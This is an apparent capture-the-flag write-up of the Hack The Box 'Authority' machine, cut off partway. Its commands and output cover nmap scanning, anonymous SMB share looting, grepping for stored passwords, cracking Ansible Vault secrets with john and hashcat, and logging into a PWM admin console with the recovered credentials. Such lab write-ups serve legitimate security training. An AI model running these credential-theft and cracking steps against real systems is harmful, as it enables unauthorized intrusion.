


Authority



IP: 10.129.229.56

Info Gathering

Initial Setup

```
# Make directory to save files
mkdir ~/HTB/Boxes/Authority
cd ~/HTB/Boxes/Authority

# Open a tmux session
tmux new -s Authority

# Start logging session
(Prefix-Key) CTRL + b, SHIFT + P

# Connect to HackTheBox OpenVPN
openvpn /etc/openvpn/client/lab_tobor.ovpn

# Create Metasploit Workspace
msfconsole
workspace -a Authority
workspace Authority
setg LHOST 10.10.14.98
setg LPORT 1337
setg RHOST 10.129.229.56
setg RHOSTS 10.129.229.56
setg SRVHOST 10.10.14.98
setg SRVPORT 9000
use multi/handler
```

Enumeration

```
# Add enumeration info into workspace
db_nmap -sC -sV -O -A 10.129.229.56 -oN authority.nmap
```

Hosts

Hosts								
address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
10.129.229.56			Windows 2019			server		

Services

Services					
host	port	proto	name	state	info
10.129.229.56	53	tcp	domain	open	Simple DNS Plus
10.129.229.56	80	tcp	http	open	Microsoft IIS httpd 10.0
10.129.229.56	88	tcp	kerberos-sec	open	Microsoft Windows Kerberos server time: 2023-11-27 20:59:36Z
10.129.229.56	135	tcp	msrpc	open	Microsoft Windows RPC
10.129.229.56	139	tcp	netbios-ssn	open	Microsoft Windows netbios-ssn
10.129.229.56	389	tcp	ldap	open	Microsoft Windows Active Directory LDAP Domain: authority.htb,
10.129.229.56	445	tcp	microsoft-ds	open	
10.129.229.56	464	tcp	kpasswd5	open	
10.129.229.56	593	tcp	ncacn_http	open	Microsoft Windows RPC over HTTP 1.0
10.129.229.56	636	tcp	ssl/ldap	open	Microsoft Windows Active Directory LDAP Domain: authority.htb,
10.129.229.56	3268	tcp	ldap	open	Microsoft Windows Active Directory LDAP Domain: authority.htb,
10.129.229.56	3269	tcp	ssl/ldap	open	Microsoft Windows Active Directory LDAP Domain: authority.htb,
10.129.229.56	8443	tcp	ssl/https-alt	open	

Gaining Access

The nmap results return the hostname and domain that the server is a part of

Screenshot Evidence

```
389/tcp open ldap          Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Subnet)
|_ssl-date: 2023-11-27T21:00:37+00:00; +4h00m01s from scanner time.
|_ssl-cert: Subject:
| Subject Alternative Name: othername: UPN::AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Not valid before: 2022-08-09T23:03:21
|_Not valid after: 2024-08-09T23:13:21
```

I added those values to my /etc/hosts file

```
# Edit File
vim /etc/hosts

# Add line
10.129.229.56    authority.htb.corp htb.corp
```

Screenshot Evidence

```
File  Actions  Edit  View  Help
127.0.0.1      localhost
127.0.1.1      kali
10.129.229.56  authority.htb.corp htb.corp
```

DNS Port 53

I could not perform a DNS zone transfer but I was able to use the server for DNS resolution which verified the FQDN of the server

Screenshot Evidence


```
(root@kali)-[~/HTB/Boxes/Manager]
# host authority.htb.corp authority.htb.corp
Using domain server:
Name: authority.htb.corp
Address: 10.129.229.56#53
Aliases:

authority.htb.corp has address 10.129.229.56
authority.htb.corp has IPv6 address dead:beef::9d
authority.htb.corp has IPv6 address dead:beef::ef81:144f:f254:bd3d
```

HTTP Port 80

Visiting the site <http://authority.htb.corp> there is an IIS default web page

Screenshot Evidence



HTTPS Port 8443

There is a self service password reset site on port 8443.

PWN is an open-source password self-service reset application for LDAP directories that is currently in Configuration Mode.

This mode allows changes without authenticating to an LDAP directory however end user functionality is not available in this mode

We will keep this in mind for now

SOURCE: <https://github.com/pwm-project/pwm>

Please Sign in

Password Self Service

PWM

Notice - Configuration Mode

PWM is currently in **configuration** mode. This mode allows updating the configuration without authenticating to an LDAP directory first. End user functionality is not available in this mode.

After you have verified the LDAP directory settings, use the Configuration Manager to restrict the configuration to prevent unauthorized changes. After restricting, the configuration can still be changed but will require LDAP directory authentication first.

RPC Port 135

I was able to connect with RPC Client but I was unable to return any information

```
# Anonymous Connection made  
rpcclient -U '' -N 10.129.229.56
```

Screenshot Evidence

```
(root@kali)-[~/HTB/Boxes/Authority]  
# rpcclient -U '' -N 10.129.229.56  
rpcclient $> srvinfo  
do_cmd: Could not initialise srvsvc. Error was NT_STATUS_ACCESS_DENIED  
rpcclient $> enumdomusers  
do_cmd: Could not initialise samr. Error was NT_STATUS_ACCESS_DENIED  
rpcclient $> querydominfo  
do_cmd: Could not initialise samr. Error was NT_STATUS_ACCESS_DENIED  
rpcclient $> getdompwninfo  
do_cmd: Could not initialise samr. Error was NT_STATUS_ACCESS_DENIED  
rpcclient $> exit
```

SMB Port 445

I was able to enumerate SMB shares anonymously

```
# SMBClient Way
smbclient -L //10.129.229.56/ -U root -W htb.corp -N

# SMBMap Way
smbmap -u "guest" -p "" -d htb.corp -H 10.129.229.56 -P 445
```

Screenshot Evidence



```
(root@kali)-[~/HTB/Boxes/Authority]
# smbmap -u "guest" -p "" -d htb.corp -H 10.129.229.56 -P 445

SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)

[+] IP: 10.129.229.56:445      Name: authority.htb.corp      Status: Authenticated
    Disk                      Permissions      Comment
    ---                      -
    ADMIN$                   NO ACCESS      Remote Admin
    C$                       NO ACCESS      Default share
    Department Shares        NO ACCESS
    Development              READ ONLY
    IPC$                     READ ONLY      Remote IPC
    NETLOGON                 NO ACCESS      Logon server share
    SYSVOL                   NO ACCESS      Logon server share
```

I have read access to the Development share and recursively enumerated it.
This returned a lot of results so I downloaded everything

```
# Recursively List All Directorires
smbclient //10.129.229.56/Development -c 'recurse;ls' --no-pass -W htb.corp -U root

# Recursively Download All Files
mkdir smb
cd smb
smbclient //10.129.229.56/Development -c 'prompt;recurse;mget *' --no-pass -W htb.corp -U root
```

Screenshot Evidence

```
(root@kali)-[~/HTB/Boxes/Authority/smb]
# ls -la Automation/Ansible/
total 24
drwxr-xr-x  6 root root 4096 Nov 27 09:53 .
drwxr-xr-x  3 root root 4096 Nov 27 09:53 ..
drwxr-xr-x  8 root root 4096 Nov 27 09:55 ADCS
drwxr-xr-x 10 root root 4096 Nov 27 09:55 LDAP
drwxr-xr-x  7 root root 4096 Nov 27 09:55 PWM
drwxr-xr-x  3 root root 4096 Nov 27 09:55 SHARE
```

I attempted to grep a password from any files I was able to download

```
# Command Executed
cd /root/HTB/Boxes/Authority/smb
grep -R password *
```

I may have discovered a TomCat application password and welcome password for users that register or are created in the PWM application on port 8443

Screenshot Evidence

```
Automation/Ansible/PWM/templates/tomcat-users.xml.j2:<user username="admin" password="T0mc@tAdmin" roles="manager-gui"/>
Automation/Ansible/PWM/templates/tomcat-users.xml.j2:<user username="robot" password="T0mc@tR00t" roles="manager-script"/>
Automation/Ansible/PWM/ansible_inventory:ansible_password: Welcome1
```

I discovered that an Ansible Vault password file is being used

Screenshot Evidence

```
(root@kali)-[~/HTB/Boxes/Authority/smb]
# grep -R .vault_password *
Automation/Ansible/LDAP/.travis.yml: - echo "$VAULT_PASSWORD" > .vault_password
Automation/Ansible/LDAP/.travis.yml: - ansible-playbook tests/travis.yml -i localhost, --vault-password-file .vault_password --syntax-check
Automation/Ansible/LDAP/Vagrantfile:   ansible_vault_password_file = ".vault_password"
Automation/Ansible/LDAP/.bin/diff_vault:if [ ! -r '.vault_password' ]; then
Automation/Ansible/LDAP/.bin/diff_vault:CONTENT="$(ansible-vault view "$1" --vault-password-file=.vault_password 2>&1)"
Automation/Ansible/LDAP/.bin/clean_vault:if [ ! -r '.vault_password' ]; then
Automation/Ansible/LDAP/.bin/clean_vault:  RESULT="$(echo "$CONTENT" | ansible-vault encrypt - --vault-password-file=.vault_password 2>&1 1>&6$OUT)";
Automation/Ansible/LDAP/.bin/smudge_vault:if [ ! -r '.vault_password' ]; then
Automation/Ansible/LDAP/.bin/smudge_vault:  RESULT="$(echo "$CONTENT" | ansible-vault decrypt - --vault-password-file=.vault_password 2>&1 1>&6$OUT)";
```

In the above output I see that the variable \$VAULT_PASSWORD is sent to the .vault_password file
I took a look at the travis.yml file to see the process being performed

I attempted to grep for the variable name and added a few lines before and after be returned. The main.yml file stood out as having an AES256 encrypted saved password

```
# Command Executed using $VAULT_PASSWORD from above output to identify possible variable names
grep -R -A2 -B2 "PASSWORD" * 2>/dev/null
grep -R -A2 -B2 "VAULT" * 2>/dev/null
```

Screenshot Evidence


```

(root@kali)-[~/HTB/Boxes/Authority/smb]
# grep -R -A2 -B2 "VAULT" * 2>/dev/null
Automation/Ansible/LDAP/.travis.yml-
Automation/Ansible/LDAP/.travis.yml-before_script:
Automation/Ansible/LDAP/.travis.yml: - echo "$VAULT_PASSWORD" > .vault_password
Automation/Ansible/LDAP/.travis.yml-
Automation/Ansible/LDAP/.travis.yml-script:
--
Automation/Ansible/PWM/defaults/main.yml-
Automation/Ansible/PWM/defaults/main.yml-pwm_admin_login: !vault |
Automation/Ansible/PWM/defaults/main.yml: $ANSIBLE_VAULT;1.1;AES256
Automation/Ansible/PWM/defaults/main.yml: 3266653438643536653765313666373163313861
Automation/Ansible/PWM/defaults/main.yml: 6134353663663462373265633832356663356239
Automation/Ansible/PWM/defaults/main.yml-
Automation/Ansible/PWM/defaults/main.yml-pwm_admin_password: !vault |
Automation/Ansible/PWM/defaults/main.yml: $ANSIBLE_VAULT;1.1;AES256
Automation/Ansible/PWM/defaults/main.yml: 3135633834396332306337343536326132356339
Automation/Ansible/PWM/defaults/main.yml: 3335616263326464633832376261306131303337
Automation/Ansible/PWM/defaults/main.yml-
Automation/Ansible/PWM/defaults/main.yml-ldap_base_dn: "DC=authority,DC=htb"
Automation/Ansible/PWM/defaults/main.yml-ldap_admin_password: !vault |
Automation/Ansible/PWM/defaults/main.yml: $ANSIBLE_VAULT;1.1;AES256
Automation/Ansible/PWM/defaults/main.yml: 6330383130353430326635646237373139356131
Automation/Ansible/PWM/defaults/main.yml: 3437333035366235613437373733316635313530

```

I grabbed the hashes from the file and converted them to a crackable format

REFERENCE: <https://www.bengrewell.com/cracking-ansible-vault-secrets-with-hashcat/>

```

# Install Ansible Tools In Case we need it later
apt install ansible-core -y

# Get the password hashes and put them into their own files
cd /root/HTB/Boxes/Authority/Automations/Ansible/PWM/defaults
grep -A5 '$ANSIBLE_VAULT' main.yml | tr -d [:blank:] > hashes.yml
split -l 7 hashes.yml
sed -i 's|_| |g' xaa xab xac
cat xaa | tr -s [:space:] > hash1
cat xab | tr -s [:space:] > hash2
cat xac | tr -s [:space:] > hash3
rm -rf -- xaa xab xac

# Convert the hashes to John Crackable format
ansible2john hash1 > hash1.john
ansible2john hash2 > hash2.john
ansible2john hash3 > hash3.john

```

Screenshot Evidence Original

```

(root@kali)-[~/HTB/Boxes/Authority/smb/Automation/Ansible/PWM/defaults]
# cat hash1
$ANSIBLE_VAULT;1.1;AES256
32666534386435366537653136663731633138616264323230383566333966346662313161326239
6134353663663462373265633832356663356239383039640a346431373431666433343434366139
35653634376333666234613466396534343030656165396464323564373334616262613439343033
6334326263326364380a653034313733326639323433626130343834663538326439636232306531
3438

```

Screenshot Evidence Conversion

```
(root@kali)-[~/HTB/Boxes/Authority/smb/Automation/Ansible/PWM/defaults]
# cat hash1.john
hash1:$ansible$0*0*2fe48d56e7e16f71c18abd22085f39f4fb11a2b9a456cf4b72ec825fc5
9403c42bc2cd8
```

I was then able to crack the passwords

```
# Commands Executed
john -w=/usr/share/wordlists/rockyou.txt hash1.john
john -w=/usr/share/wordlists/rockyou.txt hash2.john
john -w=/usr/share/wordlists/rockyou.txt hash3.john

# Hashcat Method
hashcat -m 16900 -O -a 0 -w 4 hash1.john /usr/share/wordlists/rockyou.txt
hashcat -m 16900 -O -a 0 -w 4 hash2.john /usr/share/wordlists/rockyou.txt
hashcat -m 16900 -O -a 0 -w 4 hash3.john /usr/share/wordlists/rockyou.txt
```

Screenshot Evidence Cracked Hashes

```
(root@kali)-[~/HTB/Boxes/Authority/smb/Automation/Ansible/PWM/defaults]
# john -w=/usr/share/wordlists/rockyou.txt hash1.john
Using default input encoding: UTF-8
Loaded 1 password hash (ansible, Ansible Vault [PBKDF2-SHA256 HMAC-256 128/128 A
Cost 1 (iteration count) is 10000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
!@#$$%^&* (hash1)
1g 0:00:00:31 DONE (2023-11-27 11:15) 0.03215g/s 1279p/s 1279c/s 1279C/s 001983.
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
(root@kali)-[~/HTB/Boxes/Authority/smb/Automation/Ansible/PWM/defaults]
# john -w=/usr/share/wordlists/rockyou.txt hash2.john
Using default input encoding: UTF-8
Loaded 1 password hash (ansible, Ansible Vault [PBKDF2-SHA256 HMAC-256 128/128 A
Cost 1 (iteration count) is 10000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
!@#$$%^&* (hash2)
1g 0:00:00:30 DONE (2023-11-27 11:16) 0.03233g/s 1286p/s 1286c/s 1286C/s 001983.
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
(root@kali)-[~/HTB/Boxes/Authority/smb/Automation/Ansible/PWM/defaults]
# john -w=/usr/share/wordlists/rockyou.txt hash3.john
Using default input encoding: UTF-8
Loaded 1 password hash (ansible, Ansible Vault [PBKDF2-SHA256 HMAC-256 128/128 A
Cost 1 (iteration count) is 10000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
!@#$$%^&* (hash3)
1g 0:00:00:30 DONE (2023-11-27 11:17) 0.03265g/s 1299p/s 1299c/s 1299C/s 001983.
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

PASS: !@#\$\$%^&*


I now have the vault key used to decrypt encrypted username and passwords

```
# Commands Executed
cat hash1 | ansible-vault decrypt
Vault Password: !@#$$%^&*

cat hash2 | ansible-vault decrypt
Vault Password: !@#$$%^&*

cat hash3 | ansible-vault decrypt
Vault Password: !@#$$%^&*
```

Screenshot Evidence



```
(root@kali)-[~/HTB/Boxes/Authority/smb/A]
# cat hash1 | ansible-vault decrypt
Vault password:
Decryption successful
svc_pwm

(root@kali)-[~/HTB/Boxes/Authority/smb/A]
# cat hash2 | ansible-vault decrypt
Vault password:
Decryption successful
pWm_@dm!N_!23

(root@kali)-[~/HTB/Boxes/Authority/smb/A]
# cat hash3 | ansible-vault decrypt
Vault password:
Decryption successful
DevT3st@123
```

pwm_admin_login
svc_pwm

pwm_admin_password
pWm_@dm!N_!23

ldap_admin_password
DevT3st@123

I attempted to log into the PWN site using the discovered credentials

Screenshot Evidence

Please Sign in

Password Self Service



Sign in

I received this error message

Screenshot Evidence

Error 5017


Directory unavailable. If this error occurs repeatedly please contact your help desk.

5017 ERROR_DIRECTORY_UNAVAILABLE (all ldap profiles are unreachable; errors: ["error connecting as proxy user: unable to create connection: unable to connect to any configured ldap url, last error: unable to bind to ldaps://authority.authority.htb:636 as CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb reason: CommunicationException (authority.authority.htb:636; PKIX path building failed: sun.security.provider.certpath.SunCertPathBuilderException: unable to find valid certification path to requested target)"])


OK

This gave me a username svc_ldap which is likely the service account used with the LDAP admin password I also see a configuration error where the LDAP location is authority.authority.htb instead of authority.htb I clicked the "**Configuration Editor**" button and was able to login using the password pWm_@dm!N_!23

Screenshot Evidence

